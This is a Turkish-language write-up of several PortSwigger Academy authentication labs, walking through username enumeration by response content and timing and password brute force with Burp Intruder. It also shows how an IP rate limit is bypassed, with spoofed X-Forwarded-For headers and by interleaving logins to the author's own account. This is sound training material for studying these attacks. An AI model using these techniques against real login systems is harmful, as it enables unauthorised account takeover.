

## Authentication Labları

### Lab: Username enumeration via different responses

Bu laboratuvar, kullanıcı adı ve password brute force saldırılara karşı savunmasızdır. Tahmin edilebilir bir kullanıcı adı ve parolaya sahip bir hesaba sahiptir; bunlar aşağıdaki kelime listelerinde bulunabilir:

labı başlatıyorum karşıma bir blog çıkıyor .

Login sayfasına ilk olarak manuel bir istek gönderdim.

#### Request

Pretty	Raw	Hex
1 POST /login HTTP/2		
2 Host: 0a81002603896bb08150ed0e00270042.web-security-academy.net		
3 Cookie: session=MvKiAGE70FdmEwMichcwkM0QoJDu4JOS		
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
6 Accept-Language: en-US,en;q=0.5		
7 Accept-Encoding: gzip, deflate, br		
8 Content-Type: application/x-www-form-urlencoded		
9 Content-Length: 25		
0 Origin: https://0a81002603896bb08150ed0e00270042.web-security-academy.net		
1 Referer: https://0a81002603896bb08150ed0e00270042.web-security-academy.net/login		
2 Upgrade-Insecure-Requests: 1		
3 Sec-Fetch-Dest: document		
4 Sec-Fetch-Mode: navigate		
5 Sec-Fetch-Site: same-origin		
6 Sec-Fetch-User: ?1		
7 Priority: u=0, i		
8 Te: trailers		
9		
:0 username=abc&password=abc		

/login endpoint'ine yaptığım POST isteğinde username=abc&password=abc gönderdiğimde uygulamanın “Invalid username” hatası döndürdüğünü gördüm.

```
    My account
  </a>
  <p>
    |
  </p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
  Login
</h1>
<section>
  <p class=is-warning>
    Invalid username
  </p>
  <form class=login-form method=POST action="/login">
    <label>
      Username
    </label>
    <input required type=username name=username autofocus>
    <label>
      Password
    </label>
    <input required type=password name=password>
    <button class=button type=submit>
      Log in
    </button>
  </form>
</section>
</div>
</section>
<div class="footer-wrapper">
</div>
..
```

Bu da bana, uygulamanın önce username doğrulaması yaptığı, username geçersizse password kontrolüne hiç geçmediğini gösterdi. Ardından, bu davranışı doğrulamak için Intruder üzerinden username wordlist'yle brute-force başlattım.

Results Positions

▼ Capture filter: Capturing all items

▼ View filter: Showing all items

Request	Payload	Status code ↗	Response received	Error	Timeout	Length	Invalid username
54	albuquerque	200	72			3250	
0		200	76			3248	1
1	carlos	200	76			3248	1
2	root	200	113			3248	1
3	admin	200	113			3248	1
4	test	200	112			3248	1
5	guest	200	114			3248	1
6	info	200	114			3248	1
7	adm	200	114			3248	1

Request Response

Pretty Raw Hex

```

1 POST /Login HTTP/2
2 Host: 0a81002603896bb08150ed0e00270042.web-security-academy.net
3 Cookie: session=JdBukm5R00IPVDMF00TvSdQ0Xb3QSSmT
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a81002603896bb08150ed0e00270042.web-security-academy.net/login
9 Content-Type: application/x-www-form-urlencoded
0 Content-Length: 36
1 Origin: https://0a81002603896bb08150ed0e00270042.web-security-academy.net
2 Upgrade-Insecure-Requests: 1
3 Sec-Fetch-Dest: document
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Priority: u=0, i
8 Te: trailers
9 Connection: keep-alive
0
1 username=albuquerque&password=abc123

```

Bu aşamada /login adresine gönderdiğim istekte username parametresini wordlist'ten çektim (username=albuquerque gibi), password parametresini ise sabit bırakarak farklı response davranışlarını izledim ve böylece valid username'i tespit ettim yani invalid username tespit etmedi response da.

Valid username'i bulduktan sonra bu kez PortSwigger'in verdiği password wordlist'ini kullanarak brute-force işlemeye geçtim.

```

POST /login HTTP/2
Host: 0a81002603896bb08150ed0e00270042.web-security-academy.net
Cookie: session=JdBukm5R00IPVDMF00TvSdQ0Xb3QSSmT
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a81002603896bb08150ed0e00270042.web-security-academy.net/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://0a81002603896bb08150ed0e00270042.web-security-academy.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=albuquerque&password=Sabc123S

```

/login endpoint'ine bu sefer username'i sabit bırakarak (username=albuquerque), sadece password parametresini wordlist'ten gelecek şekilde Intruder ile istek gönderdim. Wordlist'teki çoğu denemedi uygulama "Incorrect password" hatası döndürdü. Ancak password denemesinde hata mesajı gelmedi ve farklı bir response döndüğünü gördüm.

The screenshot shows a NetworkMiner interface with two tabs: 'Results' and 'Positions'. Under 'Results', there are two filters: 'Capture filter: Capturing all items' and 'View filter: Showing all items'. A table lists 91 requests, with the first few rows shown below:

Request	Payload	Status code	Response received	Error	Timeout	Length	Incorrect password	Comment
91	thunder	302	71			193		
0		200	73			3250	1	
1	123456	200	73			3250	1	
2	password	200	71			3250	1	
3	12345678	200	115			3250	1	
4	qwerty	200	115			3250	1	
5	123456789	200	115			3250	1	
6	12345	200	112			3250	1	
7	1234	200	112			3250	1	
8	111111	200	113			3250	1	

Below the table, the 'Request' tab is selected, showing the raw POST request to '/login' with the payload 'username=albuquerque&password'.

Bu da şifrenin doğru olduğunu gösteriyordu. Ardından albuquerque : thunder bilgileriyle giriş yaparak kullanıcı paneline ulaştım ve labı başarıyla tamamladım.



Username enumeration via different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! Continue learning >>

[Home](#) | [My account](#)

## Portswigger Academy – Lab: Username enumeration via subtly different responses

Bu labda amaç, uygulamanın verdiği küçük response farklarını analiz ederek geçerli bir kullanıcı adını tespit etmek. Bu durum, gerçek hayatı sıkça karşımıza çıkan klasik bir “username enumeration” zafiyetine çok iyi bir örnek.

Geçerli kullanıcıyı bulduktan sonra ise sırada o kullanıcı için parola brute-force yaparak hesaba erişmek var.

Dışarıdan bakınca güvenli görünen bu uygulama aslında içerisinde, kullanıcı adı enumerasyonu ve parola brute-force yapılmasına izin veren ince bir açık barındırıyor. Lab bize hem bu farkları nasıl yakalayabileceğimizi hem de doğru kullanıcı-parola kombinasyonunu nasıl ortaya çıkaracağımızı gösteriyor.

Bu süreçte PortSwigge'rin sunduğu iki farklı wordlist kullanıyoruz:

- Candidate usernames
- Candidate passwords

Bu labda amaç, önce geçerli kullanıcı adını tespit etmek, ardından da o kullanıcıya ait parolayı brute-force ederek hesaba giriş yapmak. Ben bu şekilde çözdüm

– İlk Deneme: Rastgele Kullanıcı ve Şifre Gönderdim

Başlangıçta tamamen deneme amaçlı basit bir istek gönderdim:

The screenshot shows a Burp Suite interface with a captured POST request to the '/login' endpoint. The request parameters are 'username=abc&password=abc'. The response shows an error message: 'Invalid username or password.'

```
POST /login HTTP/2
Host: 0ad500be0443e327801da037007f0038.web-security-academy.net
Cookie: session=CWLYsgRevw64lt9jREooYKqcPWFzh0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://0ad500be0443e327801da037007f0038.web-security-academy.net
Referer: https://0ad500be0443e327801da037007f0038.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: 0, i
Te: trailers
Connection: keep-alive
username=abc&password=abc
```

Response:

```
</a>
<p>
</p>
<a href="/my-account">
    My account
</a>
<p>
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
    Login
</h1>
<section>
    <p class="is-warning">
        Invalid username or password.
    </p>
    <form class="login-form" method="POST" action="/login">
        <label>
            Username
        </label>
        <input required type="username" name="username" autofocus>
        <label>
            Password
        </label>
        <input required type="password" name="password">
        <button class="button type="submit">
            Log in
        </button>
    </form>
    <div>
        <section>
            <div class="footer-wrapper">
                </div>
            </div>
        </section>
    </div>
</div>
```

Response mesajı şöyledi:

Invalid username or password.

Bu aşamada amaç sadece uygulamanın döndürdüğü hata mesajını görmekti.

### – Wordlist ile Username Enumerasyonu

Ardından PortSwigger'in verdiği candidate usernames listesini kullanarak Burp Intruder'da Sniper Attack başlattım.

```
1 POST /login HTTP/1.1
2 Host: Oad500be0443e327801da037007f0038.web-security-academy.net
3 Cookie: session=CN1Y5gRevwN641t9jREoetYKqcFWTwzh0
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Origin: https://Oad500be0443e327801da037007f0038.web-security-academy.net
11 Referer: https://Oad500be0443e327801da037007f0038.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: ~0, i
18 Te: trailers
19 Connection: keep-alive
20
21 username=abc&password=abc
```

- Burp'te intruder ayarlara Grep – Match kısmına şu ibareyi ekledim:

Invalid username or password.

Böylece hangi isteklerde bu mesajın dönmediğini kolayca görebildim.



## Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste

Load...

Remove

Clear

Invalid username or password.

All

Enter a regular expression

Request örneği:

2. Intruder attack of https://0ad500be0443e327801da037007f0038.web-security-academy.net							
Results		Positions					
▼ Capture filter: Capturing all items		▼ View filter: Showing all items					
Request	Payload	Status code	Response received	Error	Timeout	Length	Invalid username or ... ▾ Comment
77	apps	200	77			3360	
0		200	118			3339	1
1	carlos	200	74			3342	1
2	root	200	72			3342	1
3	admin	200	114			3343	1

Request	Response
Pretty	Raw
1 POST /login HTTP/2	
2 Host : 0ad500be0443e327801da037007f0038.web-security-academy.net	
3 Cookie: session=OKY3gRevN64t19jPEooyXqcPWTvzh0	
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	
6 Accept-Language: en-US,en;q=0.5	
7 Accept-Encoding: gzip, deflate, br	
8 Content-Type: application/x-www-form-urlencoded	
9 Content-Length: 26	
0 Origin: https://0ad500be0443e327801da037007f0038.web-security-academy.net	
1 Referer: https://0ad500be0443e327801da037007f0038.web-security-academy.net/login	
2 Upgrade-Insecure-Requests: 1	
3 Sec-Fetch-Dest: document	
4 Sec-Fetch-Mode: navigate	
5 Sec-Fetch-Site: same-origin	
6 Sec-Fetch-User: ?1	
7 Priority: u=0, i	
8 Te: trailers	
9 Connection: keep-alive	
0   username=apps&password=abc	

Sonuçlara baktığında, tüm kullanıcı adaylarında sunucu hep Invalid username or password. döndürürken...

Sadece "apps" kullanıcısında bu hata mesajı dönmedi.

Bu da bana şunu gösterdi:  
apps = geçerli kullanıcı adı

Şimdi sıra parolayı bulmakta (Brute-Force) kullanarak. Bu sefer username'i sabitledim:

Ve PortSwigger'in verdiği candidate passwords wordlistini brute-force için Burp Intruder'a yükledim.

The screenshot shows the Burp Suite interface. On the left, there's a list of requests. The first request is a POST to '/login' with the URL <https://0ad500be0443e327801da037007f0038.web-security-academy.net>. The payload for this request is 'username=apps&password=\$abc\$'. On the right, there's a 'Payloads' panel where a list of password candidates is shown, including 'password', 'qweqwe', '12345678', '123456789', '12345', '1234', '111111', '1234567', and 'dragon'. There are buttons for 'Paste', 'Load...', 'Remove', 'Clear', 'Duplicate', 'Add', and an 'Enter a new item' input field.

Sniper Attack → Payloads → Password listesi

Bu istekte de hata mesajı dönmedi. Yani:

The screenshot shows the 'Results' tab in the Burp Suite interface. It displays two captured items: one with status code 302 and another with status code 200. The details tab shows the same POST request to '/login' with the URL <https://0ad500be0443e327801da037007f0038.web-security-academy.net> and the payload 'username=apps&password=michelle'. The response status code is 200, indicating a successful login.

Kullanıcı adı: apps  
Şifre: michelle

Bu kombinasyonla login olduğumda kullanıcı paneli açıldı ve lab başarıyla tamamlandı

The screenshot shows the 'Web Security Academy' logo at the top left. To its right is the title 'Username enumeration via subtly different responses'. Below the title is a green button labeled 'LAB Solved' with a trophy icon. Underneath the title is a link 'Back to lab description >'. A large orange banner at the bottom of the page says 'Congratulations, you solved the lab!' and includes links for 'Share your skills!', social media icons for Twitter and LinkedIn, and 'Continue learning >'.

## Özet

- Kullanıcı adı enumerate edilirken response içerisindeki ufak davranış farkı yakalandı.
- apps kullanıcı adı hata mesajı üretmeyen tek kullanıcıydı.
- Parola brute-force sonrası michelle şifresi bulundu.
- Hesaba giriş yapılarak lab tamamlandı

Lab : Username enumeration via response timing Writeup

Portswigger Academy Lab : Username enumeration via response timing Writeup

## Lab: Username enumeration via response timing



This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: `wiener:peter`
- [Candidate usernames](#)
- [Candidate passwords](#)

### 💡 Hint



To add to the challenge, the lab also implements a form of IP-based brute-force protection. However, this can be easily bypassed by manipulating HTTP request headers.

[ACCESS THE LAB](#)

## Merhaba

Size bugün PortSwigger'daki "Username Enumeration via Response Timing" labını

anlatacağım. Labın konusu kısaca şu:

Uygulamanın bize verdiği yanıt sürelerini analiz ederek geçerli kullanıcı adını bulmak ve ardından bu kullanıcı için parola brute-force işlemi yaparak hesaba giriş sağlamak. Yani tamamen zaman farklarından yararlanarak username enumeration yapıyoruz. Ek olarak, uygulama IP tabanlı brute-force koruması da kullanıyor ama bunu da ufak bir header hilesiyle rahatlıkla atlatabiliyoruz,

laba bağlanalım ve bize verilen kullanıcı adları ile giriş yapmayı denedim. Daha sonra olmayan bir kullanıcı adıyla giriş yapmayı denedim

ipucunda belirttiği gibi birden fazla istek yolladım ve IP tabanlı bir brute-force koruması olduğunu 3 istekten sonra isteklerimi engellediğini farkettim .

## Login

You have made too many incorrect login attempts. Please try again in 30 minute(s).

Username

Password

Log in

Rate limit varsa sahte IP gönderip davranış değişimi olup olmadığına bakıyoruz.

Burp Repeater'da istege manuel olarak X-Forwarded-For ekliyorum.

**Request**

Pretty	Raw	Hex
POST /login HTTP/2		
Host: 0a8300aa0352368280c0cbf600c100a9.web-security-academy.net		
Cookie: session=Tc05o5jGeELK5jZNZNxViqgTRlxm5lu		
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
Accept-Language: en-US,en;q=0.5		
Accept-Encoding: gzip, deflate, br		
Content-Type: application/x-www-form-urlencoded		
Content-Length: 31		
Origin: https://0a8300aa0352368280c0cbf600c100a9.web-security-academy.net		
Referer: https://0a8300aa0352368280c0cbf600c100a9.web-security-academy.net/login		
Upgrade-Insecure-Requests: 1		
Sec-Fetch-Dest: document		
Sec-Fetch-Mode: navigate		
Sec-Fetch-Site: same-origin		
Sec-Fetch-User: ?1		
Priority: uwo,i		
Te: trailers		
X-Forwarded-For: 1566		
username=zbc&password=zbv;		

**Response**

Pretty	Raw	Hex	Render
			</a>
			<p>
			</p>
77			<a href="/my-account">
			My account
			</a>
			<p>
			</p>
78			</section>
79			</headers>
80			<header class="notification-header">
81			</header>
82			<h1>
			Login
			</h1>
83			<section>
84			<p class="is-warning">
			invalid_username_or_password!
			</p>
85			<form class="login-form" method="POST" action="/login">
86			<label>
			Username
87			</label>
			<input required type="username" name="username" autofocus>
88			<label>
			Password
89			</label>
			<input required type="password" name="password">
90			<button class="button" type="submit">
			Log in
			</button>
91			</form>
92			</section>
93			</div>
94			</section>
95			<div class="footer-wrapper">

ve IP tabanlı brute force korumasını bu şekilde atlatmış olduk artık bize verilen wordlistleri kullanarak rahat bir şekilde brute force yapabiliriz.

Kullanıcı adları ve şifreleri denemeye devam ettiğimde ilginç bir davranış fark ediyorum. Geçersiz bir username girdiğim her denemedede uygulamanın yanıt süresi neredeyse aynı. Ne yazarsam yazıyorum saniyesi saniyesine benzer zamanlarda dönüyor.

Ama işin rengi, geçerli bir kullanıcı adını wiener yazdığını anda değişiyor.

Bu sefer uygulama, girdiğim şifrenin uzunluğuna bağlı olarak daha geç yanıt veriyor. Yani şifre ne kadar uzunsa, yanıt süresi o kadar artıyor.

bu örnekte 3594 milisaniye

Bu zaman farkı bizim için kritik bir ipucu:

Uygulama, geçerli bir kullanıcı adı için ekstra işlem yapıyor ve bu "gecikme" sayesinde

doğru kullanıcı adını tespit edebiliyoruz.

İsteği Burp Intruder'a gönderdikten sonra önce X-Forwarded-For header'ına payload ekliyorum. Payload türünü Numbers olarak seçip 1 ile 150 arasındaki değerleri listeletiyorum. Böylece her istekte sahte bir IP göndererek rate limit'i atlatmış oluyorum.

Kullanıcı adı kısmına da PortSwigger'in verdiği candidate username listesini ekliyorum. Yani Intruder aynı anda hem farklı IP'leri deniyor hem de listedeki tüm kullanıcı adlarını tek tek test ediyor.

Her şey hazır olunca brute-force saldırısını başlatıyorum. Artık tek yapmam gereken, sonuçlardaki yanıt sürelerini izleyip diğerlerine göre belirgin şekilde daha geç dönen isteği bulmak. Bu uzun yanıt süresi, geçerli kullanıcı adını gösteriyor.

Request	Payload 1	Payload 2	Status code	Response received	Response comp...	Error	Timeout	Length	Comment
20	419	acceso	200	3544	3545			3249	
1	400	carlos	200	193	193			3249	
3	402	admin	200	193	193			3249	
2	403	root	200	154	154			3249	
4	403	test	200	154	154			3249	
5	404	gareth	200	154	154			3249	
6	405	mfn	200	145	145			3249	

Brute-force işlemi tamamlandıktan sonra sonuçları daha rahat analiz edebilmek için Intruder penceresinden Columns menüsüne girip Response completed sütununu aktif ediyorum. Bu sütun, her isteğin tamamlanma süresini gösterdiği için zaman bazlı username enumeration yaparken kritik öneme sahip.

Bu sayede, diğerlerine göre belirgin şekilde daha uzun sürede tamamlanan isteği kolayca fark ediyorum ve bu da bana geçerli kullanıcı adını veriyor.

brute force sonucu acceso adının username olduğunu görüyorum. aynı şekilde password brute force atıyorum. Portswiggerin bana verdiği password listi kullanarak

Request	Payload 1	Payload 2	Status code	Response received	Response comp...	Error	Timeout	Length	Comment
21	530	qazwsx	302	185	185			188	
0			200	3681	3681			3346	
3	502	12345678	200	210	210			3249	
4	503	qwerty	200	210	210			3249	
5	504	123456789	200	210	210			3249	
20	519	qwertyuiop	200	186	186			3249	
30	529	00000000	200	186	186			3346	
34	533	trustno1	200	186	186			3346	
R2	581	nicoole	200	186	186			3336	
R3	582	chelsea	200	186	186			3336	
35	581	123qwe	200	185	185			3346	
33	532	kalle	200	185	185			3249	
35	534	jordan	200	184	184			3336	
85	584	matthew	200	184	184			3336	
	...	...	...	...	...			...	

Request Response  
Pretty Raw Hex

```
1. POST /Login HTTP/2.0
2. Host: 0a7e00fb03ff2288318050900b80029.web-security-academy.net
3. Content-Type: application/x-www-form-urlencoded
4. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.148 Safari/537.36
5. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6. Accept-Language: en-US,en;q=0.5
7. Accept-Encoding: gzip, deflate
8. Content-Type: application/x-www-form-urlencoded
9. Content-Length: 31
10. Origin: https://0a7e00fb03ff2288318050900b80029.web-security-academy.net
11. Referer: https://0a7e00fb03ff2288318050900b80029.web-security-academy.net/login
12. Upgrade-Insecure-Requests: 1
13. Sec-Fetch-Dest: document
14. Sec-Fetch-Mode: navigate
15. Sec-Fetch-Site: same-origin
16. Sec-Fetch-User: ?1
17. Priority: u=0, i
18. Te: trailers
19. Connection: keep-alive
20. X-Forwarded-For: 530
21. userame=acceso&password=qazwsx
```

Filter: Request, Payload1, Payload2, Status code, Response received, Response completed, Error, Timeout, Length, Cookies, Comment. Restore default layout.  Request,  Payload1,  Payload2,  Status code,  Response received,  Response completed,  Error,  Timeout,  Length,  Cookies,  Comment.

Son olarak Intruder'daki brute-force saldırısı tamamlandığında sonuçları kontrol ediyorum. Normalde tüm hatalı girişlerde uygulama 200 OK döndürüyordu. Fakat bir isteğin diğerlerinden farklı olarak 302 Redirect döndürdüğünü fark ettim.

Bu, login işleminin başarılı olduğu anlamına geliyor.

Bu 302 dönen isteğe baktığında kullanılan payload'lar şunlar:

username=acceso

password=qazwsx

✿ portswiggerin her labının farklı olduğunu ve bu labda bulunan kullanıcı ve şifrenin sizin labinizda aynı olmayacağıni unutmayalım✿

Yani hem doğru kullanıcı adını hem de doğru parolayı bu şekilde bulmuş oldum. Ardından bu bilgilerle giriş yaptığımda hesap sayfası açılıyor ve lab başarıyla çözülmüş oluyor.

The screenshot shows the 'Web Security Academy' logo on the left. In the center, it says 'Username enumeration via response timing'. To the right is a green button labeled 'LAB Solved' with a checkmark icon. Below the main title is a link 'Back to lab description >'. At the bottom of the page, there's a banner with the text 'Congratulations, you solved the lab!' on the left, social sharing links for Twitter and LinkedIn in the middle, and 'Share your skills! Continue learning >' on the right. At the very bottom, there are links for 'Home | My account | Log out'.

## My Account

Your username is: acceso

Your email is: acceso@normal-user.net

Umarım adım adım gösterdiğim bu süreç işinizi kolaylaştırır. Bir sonraki PortSwiggle labında görüşmek üzere, kendinize iyi bakın!✿

Bu labda amaç, brute-force korumasındaki bir mantık hatasından yararlanarak “carlos” kullanıcısının şifresini brute-force ile elde etmek. Uygulama IP tabanlı bir koruma kullanıyor gibi görünse de, arka plandaki yanlış bir mantık bu korumayı tamamen devre dışı bırakmamıza izin veriyor.

Brute-force korumasının genel mantığı

Brute-force saldırılardan engellemek için genelde iki yöntem uygulanır:

Çok fazla hatalı deneme olursa hesap kilitlenir.

Kısa süre içinde çok fazla deneme yapan IP adresi engellenir.

Bu labda ikinci yöntem var: IP adresi kısa sürede çok fazla hatalı giriş yapınca bloklanıyor.

Fakat uygulamanın yaptığı kritik bir hata var:

Başarılı bir giriş yapıldığında, IP üzerindeki başarısız deneme sayacı sıfırlanıyor. Yani saldırgan ara ara kendi hesabıyla giriş yaparak IP engelini sürekli kaldırabiliyor.

Bu da brute-force korumasını neredeyse tamamen etkisiz hale getiriyor.

Verilen bilgiler

Benim hesabım: wiener : peter

Hedef kullanıcı: carlos

İlk denemeler

Önce birkaç hatalı şifre girdim.

# Login

Invalid username

Username

zbc

Password

\*\*\*

Log in

Birkaç denemenin ardından IP adresimin brute-force nedeniyle engellendiğini söyleyen bir uyarı aldım.

# Login

You have made too many incorrect login attempts. Please try again in 1 minute(s).

Username

Password

Log in

Daha sonra kendi hesabım olan wiener : peter ile giriş yapmayı denedim. Engelin anında kalktığını ve tekrar deneme yapabildiğimi gördüm. Bu, labdaki zafiyetin temelini oluşturuyor.

Yanlış giriş denemesini Burp ile yakalayıp Intruder'a gönderdim. Bu atak türü için pitchfork modunu kullandım çünkü iki farklı wordlist'in aynı anda ve birebir karşılık gelecek şekilde çalışması gerekiyordu.

The screenshot shows the Burp Suite interface. On the left, a POST request to `/login` is displayed with various headers and a payload line containing `username=carlos&password=12345`. On the right, the Intruder payload configuration window is open, showing a list of payloads with the value `wiener` repeated multiple times. The payload type is set to "Simple list" and the count is 200.

Wordlist kısmında amaç, her hatalı brute-force denemesinden sonra kendi hesabımıla başarılı giriş yaparak IP engelinin devreye girmesini engellemekti. Bunun için iki liste hazırladım. Kullanıcı adı listesine hem carlos'u hem de wiener'ı yazdım. Böylece Intruder, her denemedede önce carlos için brute-force denemesi yapacak, hemen ardından wiener'la giriş deneyecekti. Parola listesinde ise verilen her şifrenin altına kendi şifrem olan "peter"ı ekledim.

## Payloads



Payload position: 1 - zbc

Payload type: Simple list

Payload count: 200

Request count: 200

### Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

wiener

Load...

carlos

Remove

wiener

Clear

carlos

Deduplicate

wiener

Add

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

wiener

carlos

</div

**Payloads**

Payload position: 2 - zbv

Payload type: Simple list

Payload count: 201

Request count: 200

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	peter 123456
Load...	peter password
Remove	peter 12345678
Clear	peter qwerty
Deduplicate	peter 123456789
Add	Enter a new item
Add from list... [Pro version only]	

Payload processing

## password wordlisti

Bu sayede her hatalı girişten sonra otomatik olarak “wiener : peter” isteği gönderilip sistem bunu başarılı giriş olarak gördü ve IP sayacını sıfırladı. Böylece IP bloklaması hiç devreye girmeden brute-force denemeleri kesintisiz şekilde devam etti.

Capture filter: Capturing all items								Apply capture filter
View Filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
99	wiener	peter	302	75		188		
91	wiener	peter	302	75		188		
90	carlos	trigger	302	78		188		
89	wiener	peter	302	75		188		
87	wiener	peter	302	119		188		
85	wiener	peter	302	73		188		
83	wiener	peter	302	118		188		
81	wiener	peter	302	77		188		
79	wiener	peter	302	74		188		
77	wiener	peter	302	86		188		

Request Response

```

Pretty Raw Hex
1 POST /login HTTP/2
2 Host: 0a71002c030f545682205ba200970052.web-security-academy.net
3 Cookie: session=0B0E5X0NHSPlPfYzqfEkxekvAAbiug
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win 6.1; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 10
10 Origin: https://0a71002c030f545682205ba200970052.web-security-academy.net
11 Referer: https://0a71002c030f545682205ba200970052.web-security-academy.net/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Pragma: no-cache, no-store, must-revalidate
18 Cache-Control: no-cache, no-store, must-revalidate
19 Te: trailers
20 Connection: keep-alive
21 username=carlos&password=trigger

```

Brute-force saldırısı çalışırken sonuçları kontrol ettiğimde, diğerlerinden farklı olarak 302 döndüren bir carlos isteği yakaladım. Bu, denenen şifrenin doğru olduğunu gösteriyordu. Yani artık carlos'un hesabına bu parola ile giriş yapabiliyordum. Böylece kurban kullanıcı olan carlos'un şifresini bulmuş oldum. 

**Congratulations, you solved the lab!**[Share your skills!](#)   [Continue learning >](#)[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: carlos

Email

**Update email**

### Lab: Username enumeration via account lock

Bu labda amaç, kötü yapılandırılmış brute-force korumasını kullanarak hem kullanıcı adı enumere etmek, hem de kilitlenen bir hesabın doğru şifresini tespit etmek. Tüm süreç tamamen iki fark üzerinden çalışıyor:

1. Yanıt uzunluklarındaki örtülü farklar
2. Hesap kilitlendiğinde dönen farklı hata mesajı

Ben de adımları buna göre planladım.

İlk adım: Yanlış bilgilerle login isteği yakaladım

